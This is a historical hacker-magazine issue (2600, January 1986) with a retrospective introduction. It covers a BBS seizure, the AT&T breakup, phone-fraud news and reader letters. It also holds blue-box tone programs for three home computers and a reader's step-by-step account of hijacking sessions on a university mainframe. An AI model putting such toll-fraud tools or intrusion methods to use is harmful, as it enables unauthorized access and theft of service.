$ cat 1986

2600: THE HACKER DIGEST - VOLUME 3

$

COVERS

1986 was the third and final year of our newsletter phase. The magazine would move to a digest format the following year. While the classic 2600 covers wouldn't begin until then, we continued to have fun with the little box that was printed between the "2600" and the current month. Most of these had no rhyme and precious little reason. We basically were looking for any outlet to be creative and this tiny rectangle was a fun exercise. January saw the top half of the famous roadrunner cartoon, perhaps symbolizing our rapid movement into the future. The February image was a bit self-referential, showing someone's hands writing on a piece of paper, which is basically what we found ourselves doing month after month. March had a fun little graphic of what was some sort of unwound recording tape or film, while April had one of our favorites: a baby interacting with a personal computer (devices that were fairly new back then). We have no idea where we found the strange dancing telephone creatures that adorned the May issue, but it matched the story that appeared below it rather perfectly. And, of course, June had one of those typical woman-riding-a-telephone-receiver images that we're all so familiar with. We also had a thing with top hats back then, which somewhat explains the strange person in the July box who may or may not have represented a hacker we knew. The August image came from a brand new Rolm phone manual that had a section which actually explained how to hang up a phone. We don't know if those numbers in September represented the stock market or something else entirely, and we certainly don't know who that is leaning up against them. But it doesn't look like she approves. October seemed to be little more than a weird looking map of North America in French. By November, we knew that 2600 was going to stop existing in its familiar form, so we began to drop some clues. The November graphic was simply a sun and the December graphic was the same sun, only setting. What did it all mean?

There was a major change in the masthead for 1986. Gone were the subscription rates, mailing address, contact info, etc. Instead, we simply put the magazine title, month (in a new font), and volume/issue number in that space, along with the graphical box. In March, we began to stick an issue price on there as well ($2), as people were starting to buy issues individually. As with the previous two years, January had an exclamation point. Yes, we had survived another year!

INSIDE

The information no longer on the front page had now moved to a new and unlabeled staffbox on the same page as the 2600 Information Bureau. For the first time, members of the staff were named, although some remained wrapped in an enigma. (The editor and publisher were simply listed as "Twenty Six Hundred.") Other staff positions were associated editors, executive director, BBS operator, and writers. The latter list would always end with "and the usual anonymous bunch," an homage to Mad Magazine's "and the usual gang of idiots" that had adorned their staffbox for many years. The pricing and contact info remained basically the same as the previous year's. One additional line was added that mocked a required notice to the postmaster that other magazines printed. Ours simply said "POSTMASTER: This is private mail." We figured there would be no justifiable reason for them to open an envelope and read that but, if they did, we wanted to be clear where we stood. The positions of cartoonist and junk mail receiver were added in June. As we began to accept more reader submissions, we added the line: "We readily accept articles, letters, clippings, artwork, and data for publication," something that would remain true throughout our history. Our page numbers continued in the format of the previous two years, starting with 3-1 and ending with 3-96. It would be the last year we used that format. As part of the clues of our format change and rumors of our demise, we printed two small phrases in our last issue of the year. The first simply said "Next Month 2600 follows TAP," which either meant we were also going down the tubes or that we would be doing a story on the history of that hacker magazine that stopped printing in 1983. The second phrase was in the bottom of the last page and would be the last item printed in that format: "What More Can We Say?" As it turned out, we had plenty more.

It was 1986 that saw the return of our BBS (The Private Sector) after it was seized by overzealous New Jersey authorities. It was widely seen as a victory for the hacker community and there are many references and random bits of related info throughout this year's issues. Interestingly, surveillance and the NSA were hot topics in our pages way back then, with concern being expressed as to what the secretive agency might actually be up to. The abuse of "metadata" by the authorities in the form of warrantless pen-register info was another hot topic. We noted with interest and suspicion the NSA's attempts to get rid of the Data Encryption Standard (DES) algorithm and replace it with something of their own. We saw the first use of electronic fingerprints and how they could be used to hunt people down nationwide, something that had previously been inconceivable.

The atmosphere seemed innocent by today's standard. "The largest pirate BBS in the country" operated on a total of 44 megabytes of disk space, while cellular phone service had just improved from a maximum of 12 connections per city and could now handle hundreds of calls, which seemed next to unlimited. Cellular modems were starting to be used at a whopping 300 baud with absolutely no guarantees of accuracy. Electronic navigation systems were cautiously being introduced in trucks, but they required four cassette tapes to load the data. Security issues on computer systems focused on the use of default and easily guessable passwords - some things just never change. Words like "Internet" and "Caller ID" began to be used for the first time, while the UNIX operating system started getting more and more pages in our magazine. Phone numbers of all sorts abounded, featuring everything from military dialups to ways to listen in on the space shuttle, strange tones, even dormitory phones. Anything that rang and connected was potentially interesting to hackers and we took great pride in printing all sorts of numbers. Stories from some of the many independent phone companies of the time were extremely popular, as what worked in one part of the country was completely alien to another. Oftentimes, we would reveal the existence of new features before the phone companies got around to making them public! People were being offered the opportunity to buy the wire inside their homes from the phone company and maintain it themselves. A way to disable call waiting was introduced, as was a method to dial the star key from a rotary phone. We printed stories on how to make your own illegal mobile phone that was virtually untraceable and bemoaned the lack of privacy given to email. The media, as always, got the story wrong, and we called them out at every opportunity. Meanwhile, Hollywood people wound up using many of the ideas and theories printed in our pages for plot points in their latest productions. And, of course, we were almost wiped out by a lightning bolt that fried all of our equipment at the worst possible time.

We continued to use a typesetting machine for the 1986 issues, which looked great but posed problems for various computer-related articles that required the use of greater-than, less-than, and backslash characters, none of which appeared on typesetting machines. This sometimes resulted in confusing code, to say the least.

There were also a couple of times when we used our detective skills to track down rip-off artists who were taking advantage of the public. In one case it was another so-called hacker magazine that advertised all over the place and never published a single issue, while another time it was a phone company that offered unlimited long distance for $100 a month but customers were never able to actually make phone calls! In both instances, we got to the bottom of what was really going on and made the information public.

Finally, 1986 was the year that we first tried to have 2600 meetings. We received such a poor response that we gave up, at least until 1987....

2600 FLASH

The "2600 Flash" column continued to be a regular feature through 1986, providing a fascinating window onto the world of technology as it pertained to computer hackers and phone phreaks. As one of the hints of a change about to come, the December column was renamed "2600 Last."

LETTERS

Our letters column continued to expand as readership grew and opinions poured in. Instead of the one page we had been allocating to letters, we found that we had to continue to the back page more often than not. And that would only be the beginning.

SYSTEMATICALLY SPEAKING

The "Systematically Speaking" column continued throughout the year, but a common complaint was that it was difficult to distinguish it from the "2600 Flash" column. We even mixed the two up ourselves in May, which we had to apologize for the following month.

THE 2600 INFORMATION BUREAU

"The 2600 Information Bureau" remained throughout the year, but began to shrink a bit as more features were added, including the staffbox and an occasional cartoon. Despite that, a ton of numbers, code, lists of network addresses, etc. were shared with the world. In March and April, the column was bumped for additional article space and the brief "This Month at 2600" column.

ADS

Our foray into advertising continued in 1986 with occasional small ads appearing on the back page. We've reproduced all of the ads that were run, but we strongly doubt any of them are even remotely still valid. It does, however, offer yet another interesting window into the world of hacking back in 1986.

2600

JANUARY, 1986!

VOLUME THREE, NUMBER ONE

Private Sector Returning

BACK ONLINE NEXT MONTH BUT MANY QUESTIONS REMAIN

The Private Sector bulletin board system (the official BBS of *2600* Magazine), seized by New Jersey authorities on July 12, 1985, is in the process of being returned. However, Tom Blich, the system operator, feels he is being forced to plead guilty to a token offense.

When the board was taken, the prosecutors seemed to have little idea as to what it was they were looking for. At a press conference the following week, they claimed that Blich and six others were moving satellites in space with their computers and doing strange things to the nation's defense department. Now, six months later, this, or anything else, has yet to be proven in Tom's case.

On December 6, Judge Mark Epstein gave Assistant Prosecutor Frank Graves one last month to find something in order to prove his conspiracy case, otherwise the case would be thrown out. Graves only came up with a blue box program that was originally discovered on the Private Sector's hard disk back in July. This program was consequently defined as a "burglary tool". "Cat's Meow", the program's title, can be used to generate blue box tones (MF tones), as well as regular touch tones, speech synthesis, and other sound effects. Middlesex County reportedly sent the program, along with Blich's whole computer system to Bell Labs to see if it could produce the nasty MF tones. "Cat's Meow", written by the Tempest, was approved by Bell Labs as a working blue box, as long as it was used with an Applecat modem. Blich said it was given to him by an associate along with other programs and that he found it entertaining because of the noises it made and educational in that it taught him a little bit about the phone network. He claims never to have used the program to make free phone calls or do anything of a fraudulent nature. The program was not accessible to anyone calling the bulletin board, either. According to the authorities, no illegal calls have ever been traced to Blich and there is no evidence of any illegal activity on his part. In New Jersey, though, under a particular statute, it is illegal to possess virtually *anything* which can be used to perpetrate fraud.

Blich was told that if he pleaded guilty to the fourth degree misdemeanor which would carry no sentence, his equipment would be returned and all other charges against him would be dropped.

But none of this explains how various law enforcement departments could justify searching his home and seizing his equipment, especially if it was based on the possibility that Blich was undermining the security of the United States by disrupting international telecommunications and infiltrating the Defense Department, when absolutely nothing would point anyone with the intelligence of a stone to this conclusion. More specifically, Prosecutor Alan A. Rockoff stated that one charge was that the "young computerniks...threatened this nation's defense" by stealing information on military tank parts manufactured by a Connecticut defense contractor. Now, after no evidence is found, no complaintants are found, and Prosecutor Rockoff's outlandish headlines have worn away, Blich will be on probation for a year because he had a blue box program—and all this to cover up for some fools' overzealousness.

Will somebody please wake us up? Can this really be happening? Almost any computer is capable of producing "illegal" tones. Programs that produce such tones are commonplace, to say the least. Many people possess them just for the sake of seeing what they look like and how they work. Are New Jersey authorities now punishing people for being curious?

What if Blich himself had written this program? Are they now telling us it's illegal to *write* certain things, because they could potentially be used in a bad way? Clearly, there's something fundamentally wrong here.

It's easy to say that someone who has a blue box program is only going to use it for illegal activity. But it's simply not true and it's also a very dangerous assumption. If a program on disk can be construed as a burglary tool, then why did the prosecutor send Blich a printout of the four page program? Isn't this distribution of a burglary tool? And what of the programs that appear in the *Information Bureau* section of this issue? Possession of a gun is one thing, because there aren't all that many things you can do with a gun, unless you're a collector. (Of course, possessing a deadly weapon *is* legal, but we won't get into *that*.) With a computer program, however, there are an infinite number of possibilities. Someone could possess it for the sake of having an interesting program, so that they can learn how to make sound effects with their computer, so that they can hear what these magical tones actually sound like, and so on. Yes, there is the *possibility* somebody could use this program for illegal purposes. But it's really just as easy (in fact, much easier) to use a standard touch tone phone to commit fraud these days. How is possession of a touch tone phone any less of a crime than this program? They can both be used for legitimate purposes as well as illegitimate ones. It's not hard to retrace the logic that is used to argue this, but is this logic correct? Or is it potentially a danger to everyone, not just us?

We feel threatened by such actions. How hard would it be to conclude that this magazine itself is a burglary tool? Because we discuss how the various networks work and because we expose the inadequacies and weaknesses, are we not paving the way for criminals? Perhaps we are, but at the same time we're waking up an awful lot of people. People who realize that their secrets aren't safe in a particular computer or people who need to know how their phone system works—we exist for the purpose of education alone. We cannot be held accountable for the potential misbehavior of one of our subscribers—that is an unreasonable expectation.

Fortunately, we're not yet at a stage where such affronts can occur at a magazine. Why? Magazines are tangible, people generally understand them. You can't hold a computer bulletin board in front of you, though. Most people don't understand what a BBS is in the first place. It's so much easier to get away with something if most people don't understand what you're really doing—this is what the authorities have accomplished.

We've made some important progress in this case. We

(continued on page 3-8)

The Basics: DIVESTITURE: WHAT HAPPENED?

It's been two years now since they broke up the telephone company, and if you ask around, most people seem to believe it was a bad idea. In the past you received only one phone bill and you never had to worry about *how* to place your calls. It seemed so much simpler then.

For phone phreaks, though, the last two years have meant an increasing number of toys to play with. New pay phones, new long distance companies, new ways of doing what could only be done one way before. While many of us miss the days of that single formidable opponent (Ma Bell), we manage to have fun by figuring out all of the jargonese and being looked upon as the only people who still understand how to make a phone call.

This is meant to be a brief guide to just what has happened because of the divestiture and what the ramifications may be. We're not going to compare rates of the many companies like all of the newspapers are doing and we're not going to complain about how difficult it is to cope with phones these days like all of the columnists are doing. In plain English, we'll simply try and figure out what the hell is going on.

The Way It Used To Be

Let's look at the way things were. Except for some independent local companies, your local phone company was a part of the nationwide Bell System. It all tied together nicely—if you wanted to call long distance, you'd place the call through your local company and they would bill you for it, and that was it. What you most likely didn't know (or care about) was that your local company had hooked into the national company and they in turn had hooked into the local company on the other end. As far as we were all concerned, the local company did it all.

Under this system, things worked fairly well. It was simple for customers, all of the companies benefited (the local companies could keep their rates lower because the national company would pay them and the national company got a monopoly on every long distance call placed), and there were no real problems.

But it wasn't fair. In nearly all countries, the phone company is run by the government and that's it. But here, the phone company was being run by private enterprise, yet there was no competition. It was inevitable that this would be challenged, especially when it started becoming economically feasible for alternative companies to offer similar services.

Signs Of Trouble

In the late sixties, MCI became the first company to challenge the Bell monopoly. Slowly the rules were changing. As the years passed, more companies appeared and began to cry foul. Consumer services were offered for the first time. As technology got bigger, it became obvious that one phone company simply shouldn't do it all. And one day, the government agreed.

First off, the nationwide network had to be dismantled. So it was split into seven parts, none of which are supposed to be related to each other (however, we suspect they still see each other socially). They are: Pacific Telesis, U.S. West, Southwestern Bell, Ameritech, BellSouth, Bell Atlantic, and Nynex. Each of these companies has a fleet of local operating companies under its control, in much the same way as Ma Bell had nearly *all* of the local operating companies under *its* wing—in fact these seven new companies have been dubbed "Baby Bells".

But the nationwide network was not completely eliminated, because AT&T still exists. Instead of tying together all of the local companies, AT&T is now just another long distance company, with no connection to any of the local companies or the seven regional companies. Of course, having constructed the network in the first place, AT&T has tremendous advantages in the long distance market.

Equal Access

Clearly, the emerging long distance companies have to be protected against AT&T, so that they can have a fighting chance. If AT&T were to lower its rates, everyone would use them. Because of AT&T's position, it's much easier for them to do this, and re-establish a monopoly. This is prevented by the divestiture agreement, which regulates AT&T more than the other companies. In a weird way, it's kind of like affirmative action.

Another way of protecting the new companies is to give them equal access to the network that AT&T built. What good is it to be allowed to compete for long distance customers if by the time the customer gets to your dial tone, it sounds like it's on another planet? Not to mention the fact that to use your service, the customer has to use a touch tone phone and key in a whole lot of extra numbers to identify himself, since your company isn't able to identify him as soon as he picks up the phone, like AT&T can. In all fairness, shouldn't your dial tone come in as loud and clear as AT&T's?

The answer is of course. But how can this be accomplished? There was no easy way, but it had to be done. And so, "equal access" was developed.

In the early stages, the most that could be done under equal access was to provide a clear connection to an alternate long distance service. In addition, this connection had to be toll-free since quite a few customers were being lost because they had to pay for a phone call to the dial tone of the company they chose, whether or not the call they were making in the first place ever got through. It couldn't be an 800 number because of technical and administrative reasons, not to mention the fact that an extra area code (800) would have to be dialed.


So the 950 exchange was created. This is an exchange which is nearly the same everywhere in the country. It doesn't really exist in any one place; it's a theoretical exchange within local central offices. Calling 950 plus four digits, which are different for each long distance company, connects you with their dial tone—with no ringing and with a very clear connection. For instance, 950-1022 gets you MCI anywhere in the country, 950-1088 gets you Skyline, etc. There are still drawbacks, though. Primitive local companies sometimes insist on charging for these calls, as do some hotels. Then there is also the matter of still having to input your authorization code and being forced to use a touch tone phone. But it represents a start.

The next and most significant step towards achieving equal access was to actually make it possible for somebody to pick up their phone and make a long distance call using whatever company they wanted without dialing any extra numbers. So at last it would be just as simple to make a call using Sprint or Western Union as it was using AT&T. All the customer had to do was tell his local company (when the time came) which long distance company he/she wanted.

This is the point where something interesting began to happen. Phone companies all around the country started to realize that there are a great number of people who really don't care which long distance company offers what—they just want to be left alone. Some of these folks never make long distance calls in the first place and others don't have the time or inclination to try and figure out which company is economically advantageous to them.

But last year a new twist was added. If you don't choose a long distance company, one will be assigned to you at random! In other words, if you close your ears to all of this divestiture talk, you could find yourself subscribing to a company that charges a $15 monthly minimum, which is a bit of an affront to someone who only makes local calls. Yet, this is what's

(continued on page 3-8)



AT&T Does It Again

Combined News Sources

Recently, an untold number of residential telephone customers around the country have received letters from AT&T thanking them for choosing AT&T as their primary long distance carrier. The problem is that those customers never selected a carrier, or instead chose an AT&T competitor. One letter was even sent to an MCI executive.

The wave of misdirected AT&T letters is the latest in a series of similar events that have occurred as AT&T and other carriers aggressively attempt to sign up customers through the nationwide "equal access" program.

MCI also has had problems, including telling local phone companies that more than 1,000 customers had chosen MCI in the Boston and New York areas when they did not. And GTE Sprint was fined $500,000 for starting service for residents who hadn't asked for it.

Meanwhile, in a recent Wall Street Journal/ NBC News poll, four out of every 10 Americans say they are confused by the choice of long distance phone carriers. Yet more than half, particularly younger customers, like being able to choose. Nonetheless, most people continue to view the breakup of AT&T as a bad thing.

Five Aliens Hung Up

Combined News Sources

Secret Service agents announced the arrest of five Dominican nationals living in Manhattan in a crackdown on illegal long distance telephone calling fraud.

The individuals were charged with using illegal electronic devices known as "blue boxes" to tap into the telephone network to avoid being billed for long distance calls. They were also charged with placing calls with stolen personal identification numbers and credit card calling numbers of AT&T, New York Telephone, MCI, ITT, and 32 other companies, stealing at least $1 million in phone calls.

For $5 to $20, the suspects would allow neighbors to call relatives in South America. If convicted of telecommunications fraud in connection of accessed services, they face up to 15 years in prison, a $50,000 fine or twice the amount allegedly taken in the scam.

Technology Nabs Hooky Players

Asbury Park Press

Computerized dialers carrying a recorded message from the principal of every elementary school in Toms River, New Jersey checking on the whereabouts of absent students in the district will be made within one hour after school attendance is taken.

The $38,000 system utilizes a computer terminal and software package allowing personnel in each of the district's 10 elementary schools to plug in absent students' telephone numbers. The computer then automatically calls the parents where they, or a designated person, can be reached during the early morning school hours.

A recording of the principal's voice is activated by the computer and a record is kept of whether or not the call was answered.

The system has already caught two "hooky players."

Home Computer Attacks Falwell

Associated Press

An Atlanta man angered by a television evangelist took it out on the Reverend Jerry Falwell by having his home computer call Mr. Falwell's toll-free phone line (8004465000) every 30 seconds for eight months.

Edward Johnson, who stopped the calls in December after Southern Bell threatened to cut off his phone service, said the calls were intended to hurt Mr. Falwell's fund-raising by tying up the phone. [Not to mention the fact that Falwell had to *pay* for all of those calls since they were toll-free, which really means collect!] Mr. Falwell heads Moral Majority.

Another Astronomical Phone Bill

The Hackensack Record

It was a routine morning for Mike Ocejo until he got to his car dealership and found waiting for him a telephone bill—for $211,165.27.

"They said I called places that I never even heard of before," he said, looking in disbelief at the 1,007-page bill for calls to Pakistan, Malaysia, France, and India, among other countries.

"It must have cost them a fortune just to print out this bill," Ocejo said. He had a hint of something being wrong a few weeks ago when New Jersey Bell officials asked him if he was calling Pakistan.

"I canceled my telephone credit card immediately. I figured somebody found out my credit card number and was calling all over the world."

Dial-A-Porn Update

Communications Week

Carlin Communications, the nation's largest provider of "dial-a-porn" telephone messages, said the company will be forced out of business if new, tough FCC regulations take effect.

The rules would allow dial-a-porn purveyors to operate only if they accept payment exclusively by credit card or require adult callers to use a pre-assigned personal identification code. Otherwise, dial-a-porn operators risk prosecution under the Federal Communications Act and potential fines of $50,000 a day.

The rules would require an expensive technical reconfiguration of the dial-a-porn industry. Currently, dial-a-porn programmers use automated answering equipment. Credit card billing would require the intervention of live operators, reducing privacy and traffic capacity, and raising operating costs. The FCC's only allowable alternative, use of personal I.D. numbers, requires "interactive" equipment capable of reading the access code a caller punches in on a touch-tone phone. Such equipment can cost five to ten times the cost for "passive" gear typically used with dial-a-porn. In addition, in New York interactive equipment cannot be used on the telephone company's special dial-it network.

Phone Booth Wins Again

Newark Star Ledger

Three men who stole a telephone booth from a service station lot and tried to put it inside a friend's apartment as a practical joke were foiled when the booth wouldn't fit through the doorway, police in Maple Shade, New Jersey said.

A patrolman responding to an anonymous call about three men trying to carry a phone booth into an apartment, found the pranksters replacing the front door.

The three were released on $2,000 bail each after being charged with the theft.

NOTES FROM YOU

Dear *2600*:

A good friend of mine called MCI to get credit for a bad connection and started talking with the operator. At midnight, after a half an hour (it's free after all), he hung up with $51 credited to his bill. It seems that the operator was bored, new on the job, and grateful for someone to talk to.

I use GTE Sprint for my long distance calls and make it a point to report *any* noise or crosstalk on the line. (And, as a side benefit, the call is free). After all, if they are going to demand equality with AT&T, they had bloody well better provide equal service! In any case, after about 16 of these calls, the service operator said that her display showed that a majority of my calls were to XXXXXXXXXX which is in the same calling LATA. Therefore, you might wish to reconsider your choice of a long-distance carrier. She continued by saying she was sure that Sprint's rates were not competitive in this instance. Strange—since when I signed up the lady told me that I would save 12% on that exact call. Somebody is lying somewhere! In short, they tried to drop an annoying customer. Since then, they have also pulled stunts like changing my code and not telling me. (I spent two weeks getting them to admit to that!) I think that I'll stay with (and harass) them for another couple of months, then, who knows, it could be MCI's turn!

Mutedly,
Ford Prefect

Dear *2600*:

I have a question I have often wondered about. If an alternate long distance service must first call the local telco to set up a trace when one of their lines is being abused what would be the case after business hours? I mean, are these lines actually monitored 24 hours a day? Also, I have been scanning a few prefixes in my local area for loops. I have been looking in the NPA-XXX-99XX area. Almost every loop I have seen or read about in files on scanning loops has had them located in this area. I have not had much luck, most have been constant busy signals or ringing and a few residentials. Where else might I look?

Arab149

Dear Arab:

When companies or government agencies have a telephone company arrange a trace, they make the plans in advance. They apply simple if—then situations. "If this code is used, then trace that incoming call, or if this number is dialed, then trace the call to its source." Since all phone systems run 24 hours a day and most of them run automatically, phones can be monitored 24 hours a day. In many cases, it may be better to make a call or use a system during the day, when phone traffic is high. But then again, it is sometimes better to call at night, when less people are available to notice anything fishy.

Your loops may be absent because they have been moved elsewhere, you don't recognize them, or your Central Office is made by a company other than those you are familiar with such as Automatic Electric.

Dear *2600*:

I have been listening to the mobile radio-telephone frequencies on my scanner. I was just listening to a company that acquires cars like Ferraris for the very rich. These channels were used before cellular, by the rich, since only they could afford them (scarcity raises prices). In Los Angeles, they are still used by people with lots of money. There are certain tone sequences used to control signaling. I was looking through the latest issue of *Popular Communications* Magazine, and I noticed an ad from a company selling VHF programmable transceivers for $329. These cover mobile radio-telephone channels as well as things like Los Angeles Police Tactical One dispatch frequency. Has anybody hooked up tone generation equipment to a programmable VHF transceiver and made free calls? It seems that there would be no problem doing this.

I'm an electrical engineering student at the University of Southern California. I just broke into the IBM mainframe the administration uses for grades and stuff. We have these new Zenith-29 terminals on campus, hooked up to Micro-600 port selectors that connect all the DEC and IBM mainframes to the TTY lines. It took me a while to figure this out, but I had to set up the terminal parity to SPACE. The terminals are in VT100 emulation. To get into the grades system, I simply did the following: USC-UCC Micro600 Port Selector, Which system? AD, (CR), ENTER TERMINAL TYPE: VT100, (CR)

This works during normal business hours near lunch time or quitting time. The legit users often don't use a proper logout command, but just turn their terminals off. About 10% of the time, you can connect onto their jobs this way. The IBM makes a mistake and thinks that the line from one of the student terminal rooms is the legit line. One time, they were running donation records for people like alumni, and we looked up the university president's donations. This method will probably work with most IBM mainframes running the MVS operating system, like ours. You can also get in by modem—around noon or 5 pm for best results using 8-bit word, 1 stop bit,and no parity. A question mark at the terminal prompt will list valid types.

The Creature

Dear *2600*:

On the evening of November 16, 1985, the home of Gremlin, a user of Demented Data Systems, was raided by 2 police officers, and two members of the Manitoba Telephone System (MTS) Security Gestapo. They proceeded to take *all* his equipment, *all* his floppy disks, and *all* his printouts. To date, his equipment has not been returned. He was charged with "Theft of Telecommunications over $200." Apparently, poor Gremlin was using a phreaking program he had written on his Atari 800 to make approximately $350 in free long distance fone calls. MTS had a tap on Gremlin's fone line for over one month, and was keeping tabs on how much money he didn't spend. When his total came to well over $200, the MTS Gestapo and the Winnipeg Police Department made their move.

Theft over $200 is a felony, theft under $200 is a misdemeanor. I have openly accused MTS of entrapment and still stand adamant in opinion of what really went on.

For instance, if the police uncover a plan to murder the Prime Minister, do they let the conspirators carry out their plans, so they can get them on a full murder charge, instead of just a conspiracy charge? No! They nab the criminals, before the act is carried out.

If the MTS gave Gremlin a warning as soon as he was detected making the fraudulent calls, this mess would never have happened. The MTS big-wigs wanted to make big headlines by nailing a phreaker. This was supposed to scare all the remaining phreaks enough so they refrain from their hobby. It didn't.

Since this, MTS had admitted to letting poor Gremlin get a hefty fone bill before sacking him. He must pay back the fone company for the $350, and he should be getting back his equipment soon.

The Bad News: since mid November, the Demented Data Systems (DDS) BBS has been constantly watched by MTS Flunkies. MTS admits that nothing on the board is truly illegal, much like the Private Sector, but would like to keep tabs on the board. They caused a big hassle when it was discovered that DDS has the entire inner workings of the MTS Envoy 100 mailing system in detail on the board. I have offered many times to give them FREE, FULL SYSTEM ACCESS, with no results.

Anyhow, that's how it is up here.

The Grub, Canada

Dear Readers:

The Grub also sent an article from a local paper that described the bust. It mentioned another person who was arrested for making $150 in calls. It also mentioned an underground *program called "Silver Bells" which sends 2600 hertz and is presumably a blue box program.*

Demented Data Systems can be reached at 2048325397 at 300 and 1200 baud, and is free for long distance callers.

TEXAS INSTRUMENT 99/4(A):

FROM BASIC:

```
  0: CALL SOUND(100,1300,0,1500,0)
  1: CALL SOUND(100,700,0,900,0)
  2: CALL SOUND(100,700,0,1100,0)
  3: CALL SOUND(100,900,0,1100,0)
  4: CALL SOUND(100,700,0,1300,0)
  5: CALL SOUND(100,900,0,1300,0)
  6: CALL SOUND(100,1100,0,1300,0)
  7: CALL SOUND(100,700,0,1500,0)
  8: CALL SOUND(100,900,0,1500,0)
  9: CALL SOUND(100,1100,0,1500,0)
 KP: CALL SOUND(100,1100,0,1700,0)
KP2: CALL SOUND(100,1300,0,1700,0)
 11: CALL SOUND(100,700,0,1700,0)
 12: CALL SOUND(100,900,0,1700,0)
 ST: CALL SOUND(100,1500,0,1700,0)
```

COMMODORE 64:

```
5 S=54272
6 DIM B(7),A(7)
10 FOR LS=S TO S+24:POKE LS,0:NEXT
20 POKE S+5,64:POKE S+6,100
25 POKE S+12,64:POKE S+13,100
30 POKE S+24,15
40 FOR T=1 TO 7
50 READ A(T),B(T)
60 NEXT T
70 PRINT "USE 1-0 FOR DIGITS 1-0"
80 PRINT "USE K FOR KP : USE S FOR ST"
88 PRINT "USE + FOR 11 : USE - FOR 12"
90 PRINT "USE L FOR KP2"
95 PRINT "PRESS SPACE BAR FOR 2600 HZ"
100 PRINT "PRESS THE APPROPRIATE KEY AND
   THE TONE WILL BE EMITTED FROM THE TV"
110 GET A$: IF A$="" THEN 110
120 IF A$="S" THEN T=5:U=6
125 IF A$="L" THEN T=4:U=6
130 IF A$="K" THEN T=3:U=6
140 IF A$="+" THEN T=2:U=6
150 IF A$="-" THEN T=1:U=6
152 IF A$="1" THEN T=1:U=2
154 IF A$="2" THEN T=1:U=3
156 IF A$="3" THEN T=2:U=3
158 IF A$="4" THEN T=1:U=4
160 IF A$="5" THEN T=2:U=4
162 IF A$="6" THEN T=3:U=4
163 IF A$="7" THEN T=1:U=5
164 IF A$="8" THEN T=2:U=5
166 IF A$="9" THEN T=3:U=5
168 IF A$="0" THEN T=4:U=5
169 IF A$=" " THEN T=7:U=7
170 POKE S+1,A(T):POKE S,B(U)
175 POKE S+8,A(T):POKE S+7,B(U)
180 POKE S+4,17:POKE S+11,17
190 GET Z$:IF Z$="" THEN 190
200 POKE S+4,16:POKE S+11,16
210 GOTO 110
500 DATA 44,0,57,0,70,0,83,0,96,0,108,
   0,166,0
510 REM THE ABOVE DATA STATEMENT MAY
   HAVE TO BE ADJUSTED TO GET
   THE EXACT TONE.
```


2600 (ISSN 0749-3851)

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley
David Ruderman

Executive Director
Helen Victory

BBS Operator
Tom Blich

Writers: Paul Estev, Mr. French, Emmanuel Goldstein, The Kid & Company, Lord Phreaker, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
ANNUAL SUBSCRIPTION RATES: $12, individual; $30, corporate; $20, overseas.
LIFETIME SUBSCRIPTION: $260. CORPORATE SPONSORSHIP: $2600.
BACK ISSUES: $2 each, individual; $3 each, corporate; $2.50 each, overseas.
MAKE CHECKS PAYABLE TO: 2600 Enterprises, Inc.
WRITE TO: *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
TELEPHONE: (516) 751-2600. BBS: (201) 366-4431.
ADVERTISING DEPARTMENT: P.O. Box 762, Middle Island, NY 11953-0762.
ARTICLE SUBMISSION AND LETTERS: P.O. Box 99, Middle Island, NY 11953-0099.
POSTMASTER: This is private mail.

ATARI:

```
1 POKE 82,0:POKE 755,0
2 OPEN #1,4,0,"K:"
50 PRINT "ATARI BLUE BOX PROGRAM"
51 PRINT "0-9 = MF 0-9"
52 PRINT "K=KEYPULSE"
53 PRINT "S = START"
54 PRINT "SPACE BAR = 2600 HZ ON/OFF"
55 PRINT "You must press the space bar twice"
56 PRINT "for the program to work correctly."
60 REM
140 DIM N$(1)
144 GET #1,N
145 N$=""
146 LET N$=CHR$(N):? N$;" ";
150 IF N$=" " THEN ? "2600Hz ";:GOSUB 290
160 FOR LOOP=1 TO LEN(N$)
170 IF LEN(N$)=0 THEN GOTO 500
190 CHAR=ASC(N$(LOOP,LOOP))-ASC("0"):TRAP 200:
   RESTORE 360+CHAR*10:GOTO 220
200 IF N$(LOOP,LOOP)="K" THEN RESTORE 460:GOTO 220
210 IF N$(LOOP,LOOP)="S" THEN RESTORE 470:GOTO 220
215 CLR: GOTO 60
220 READ A,B,C,D
230 POKE 53760,A:POKE 53762,B:POKE 53764,C:POKE 53766,D
240 POKE 53767,168:POKE 53763,168
250 FOR A=1 TO 15:NEXT A
260 POKE 53767,160:POKE 53763,160
270 NEXT LOOP
280 CLR: GOTO 60
290 SOUND 0,0,0,0:POKE 53768,120
300 POKE 53760,81:POKE 53762,1:POKE 53764,0:POKE 53766,0
310 POKE 53767,168:POKE 53763,168
320 GET #1,N:IF N<>32 THEN 320
330 POKE 53767,160:POKE 53763,160
340 N$=""
350 RETURN
360 DATA 165,2,80,2
370 DATA 240,4,210,3
380 DATA 240,4,40,3
390 DATA 210,3,40,3
400 DATA 240,4,165,2
410 DATA 210,3,165,2
420 DATA 40,3,165,2
430 DATA 240,4,80,2
440 DATA 210,3,80,2
450 DATA 40,3,80,2
460 DATA 40,3,8,2
470 DATA 80,2,8,2
480 FOR A=1 TO 700:NEXT A
490 NEXT LOOP
500 CLR:GOTO 60
510 REM --- BY: DEVIOUS XEVIOUS ---
```

Programs sent in by Ford Prefect, thanks.

SYSTEMATICALLY SPEAKING

New Payphones Confuse Callers

Wall Street Journal

Telephones that read credit cards may be the wave of the future. But you wouldn't know it from watching callers at La Guardia Airport for two hours recently.

While dozens of callers dial on conventional telephones, only six people approach the five card-reading phones nearby. Two glance at the lengthy instructions and walk off in obvious disgust. Four others, businessmen with AT&T credit cards, use the telephones—but punch in their account numbers manually rather than using their magnetically coded cards for automatic recording.

The problem seems to center on the design of the new phone machines: Unlike most automated-teller machines used by banks—where a motor-driven device whisks the card away and then returns it to the customer—the phone machines require the customer to position the card's magnetic strip correctly, slide the card manually through the slot, and then remove it. The procedure seems to intimidate customers. "People don't interact with the magnetic strip on their credit cards in daily usage," one expert said.

